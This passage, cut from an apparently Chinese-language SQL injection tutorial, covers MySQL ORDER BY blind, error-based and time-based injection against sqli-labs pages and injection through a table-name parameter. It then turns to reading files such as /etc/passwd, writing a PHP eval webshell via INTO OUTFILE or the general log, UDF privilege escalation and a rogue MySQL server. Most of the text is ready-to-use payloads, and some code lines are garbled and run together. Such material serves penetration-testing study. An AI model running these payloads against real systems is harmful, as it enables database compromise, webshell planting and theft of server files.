if (1 =1 ,id,username) # 前面1 =1 永远为真 按照id排序if (1 =2 ,id,username) # 前面1 =2 永远为假 按照username排序
但是上面这种情况基本在实战过程中没什么用处。。(毕竟在实战过程中我们怎么可能实现知道数据表)
第二种,在不知道表的情况下根据回显来进行判断
1
2
if (1 =1 ,1 ,(select+1 +union+select+2 )) 正常回显if (1 =2 ,1 ,(select+1 +union+select+2 )) 无回显
同时也可以利用延时语句来观察是否有注入
1
2
if (1 =1 ,(select benchmark(1000000 ,sha(1 ))),1 )if (1 =1 ,sleep(5 ),1 ) # 这个不是很推荐 在测试过程中发现会全表延迟这是实际中需要避免的问题
然后在注入过程中将最前面的 1=1 替换成payload就可以了
order by 报错注入 和普通的报错注入差不多无非就是位置不同
1 select * from admin order by id , updatexml (1 ,concat(0 x7e,(SELECT @@version ),0 x7e),1 );
加and也是可以的
1 select * from admin order by 1 and updatexml(0 x3 e,concat(0 x3 e,(user())),0 x3 e);

Sqli-labs less 46
1 http ://192.168.1.4:8888 /Less-46 /?sort=1 and extractvalue(0 x3 a,concat(0 x3 a,database()))
order by 盲注

1 select * from admin order by 1 RLIKE (CASE WHEN (substring(user (),1 ,1 )='a' ) THEN 1 ELSE benchmark(1000000 ,sha(1 )) END );
这里使用sleep会导致全表延迟,需要避免这种情况

可以利用if判断语句,这里举一个sqli-labs less 48的例子
1 http ://192.168.1.4:8888 /Less-48 /?sort=if(substring(database(),1 ,1 )='s',(select benchmark(1000000 ,sha(1 ))),id)
如果数据库名的第一个字母是s 就进行延迟,反之就按照id进行排序
table 处SQL注入 这里遇到的比较少 ,像如下例子注入点在表名
1
2
3
4
5
6
7
8
9
10
11
$conn = mysqli_connect($host ,$username ,$password ,$db ,$port );try {$sql = 'select * from ' .$_GET ['table' ].' where id=1' ;$res = mysqli_query($conn ,$sql );$rows = mysqli_fetch_all($res );$rows );catch (Exception $result ){$result ));finally {$conn );

利用如下语句可注入
1 select * from (select * from hello) as a where id =1

可以跨数据库进行查询,前提是后面的where中的字段别的数据表中有,上面限定了where id=1 但是information_schema.schemata中并没有id字段那么就无法查询出来,如果将where去掉,即可进行查询
MySQL读写文件 在SQL注入如果满足了对应的条件我们是可以直接进行shell的写入的,所以这里就在讨论一下读写文件是需要哪些前提条件
首先我们需要知道 这么一个参数 secure_file_priv 这个参数对应的数值很大程度上决定了我们能否进行读写
查看secure_file_priv (5.5.53之前的版本是secure_file_priv变量 默认为空)
1
2
3
4
5
6
+--------------------------+ ---------------++--------------------------+ ---------------++--------------------------+ ---------------+
可以看到这里我们的secure_file_priv 的值为NULL 即代表不允许任何文件进行导入导出操作
secure_file_priv NULL 不允许任何文件进行导入导出操作
secure_file_priv 空 对导入导出操作不做任何限制
secure_file_priv G:\ 只允许在G盘进行导入导出操作
如果要修改secure_file_priv 要在 mysql.ini (windows)/ my.cnf (linux) 文件中进行修改
其次!当前用户一定要为root用户!
1
2
3
select load_file('/etc/passwd'); select ' <?php phpinfo(); ?> ' into outfile '/var/www/shell.php'; select ' <?php phpinfo(); ?> ' into dumpfile '/var/www/shell.php';
Linux下写文件 如果想要使用读写函数,必须满足以下要求:
当前用户是root用户
secure_file_priv 为空 或者要写入的文件夹刚好是secure_file_priv的特定文件夹
写shell的文件夹必须要 777的权限不然会写入失败
文件大小: 必须小于max_allowed_packet
满足以上条件我们的文件才会正常写入
如果我们目标文件夹的权限不够则会报错
1 ERROR 1 (HY000): Can't create/write to file '/usr/2.php' (Errcode: 13)

Linux下读文件 Linux下读文件要求就相对少一些
当前用户是root用户
目标文件可读,如下:

Windows下读文件
用户root
secure_file_priv 要为空(或指定路径为我们可以访问到的)
1 select load_file ('C:/sql.txt'
Windows下写文件 windows下条件就没有linux那么复杂
用户root
secure_file_priv 要为空(或指定路径为我们可以访问到的)
1
2
SELECT 'XXXXXX' INTO OUTFILE '路径' ;SELECT 'XXXXXX' INTO DUMPFILE '路径' ;
SQL注入写shell 读文件 满足三个条件
1.要能文件读写
2.用户一定要root不然是没有权限的
3.secure_file_priv 要为空(或指定路径为我们可以访问到的)
查看secure_file_priv
1
2
3
4
5
6
+--------------------------+ ---------------++--------------------------+ ---------------++--------------------------+ ---------------+
可以看到这里我们的secure_file_priv 的值为NULL 即代表不允许任何文件进行导入导出操作
secure_file_priv NULL 不允许任何文件进行导入导出操作
secure_file_priv 空 对导入导出操作不做任何限制
secure_file_priv G:\ 只允许在G盘进行导入导出操作
经过测试Linux下如果要写入文件,那么目标文件夹权限必须是 777 不然是写不进去
不然会出现如下报错
1 ERROR 1 (HY000): Can't create/write to file '/test/1.php' (Errcode: 13)
利用绝对路径写入木马 类似下面这样
1 select ' <?php eval ($_POST ['pwd' ]); ?> ' into outfile /homt/wwwroot/default/a.php
利用mysql的日志getshell 其实原理都是相同的,把我们的木马放到我们的网站根目录下,这种情况的话比较适合于已经登陆进phpmyadmin,windows才可以用这种方式 linux下对文件路径进行一个规定只能往 /tmp/ /var/ 下写
将我们的mysql日志文件移动到我们的web目录下,然后将我们的代码引入到日志文件中,最终getshell
知道网站的绝对路径 (从一些探针文件或者phpinfo 等文件中进行一个获取)
1
2
3
4
SET GLOBAL general_log_file =ON;SET GLOBAL general_log_file ='/homt/wwwroot/default/a.php' ;'<?php eval($_POST[' test']); ?>' ;SET GLOBAL general_log_file =OFF;
UDF提权 需要将文件放在安装目录的 lib\plugin 下才行
1
2
3
4
5
6
7
8
9
select @@basedir;"%secure%" ; 查看能否进行正常读写"%plugin%" ; 查看mysql的插件目录"0x ......(hex内容)" into dumpfile "mysql的plugin目录下\\udf.dll" ; web目录下可以这样function sys_eval returns string soname "udf.dll" ;'whomai' );function sys_eval;
https://www.sqlsec.com/tools/udf.html 辅助页面
https://github.com/luoke90hou/files/blob/main/mysqludflinux.txt
https://github.com/luoke90hou/files/blob/main/mysqludfwindows.txt

恶意MySQL服务端读取文件 https://github.com/allyshka/Rogue-MySql-Server 修改py文件 python2执行,然后连接我们的恶意mysql数据库,查看目录下的mysql.log即可
1 python2 rogue_mysql_server.py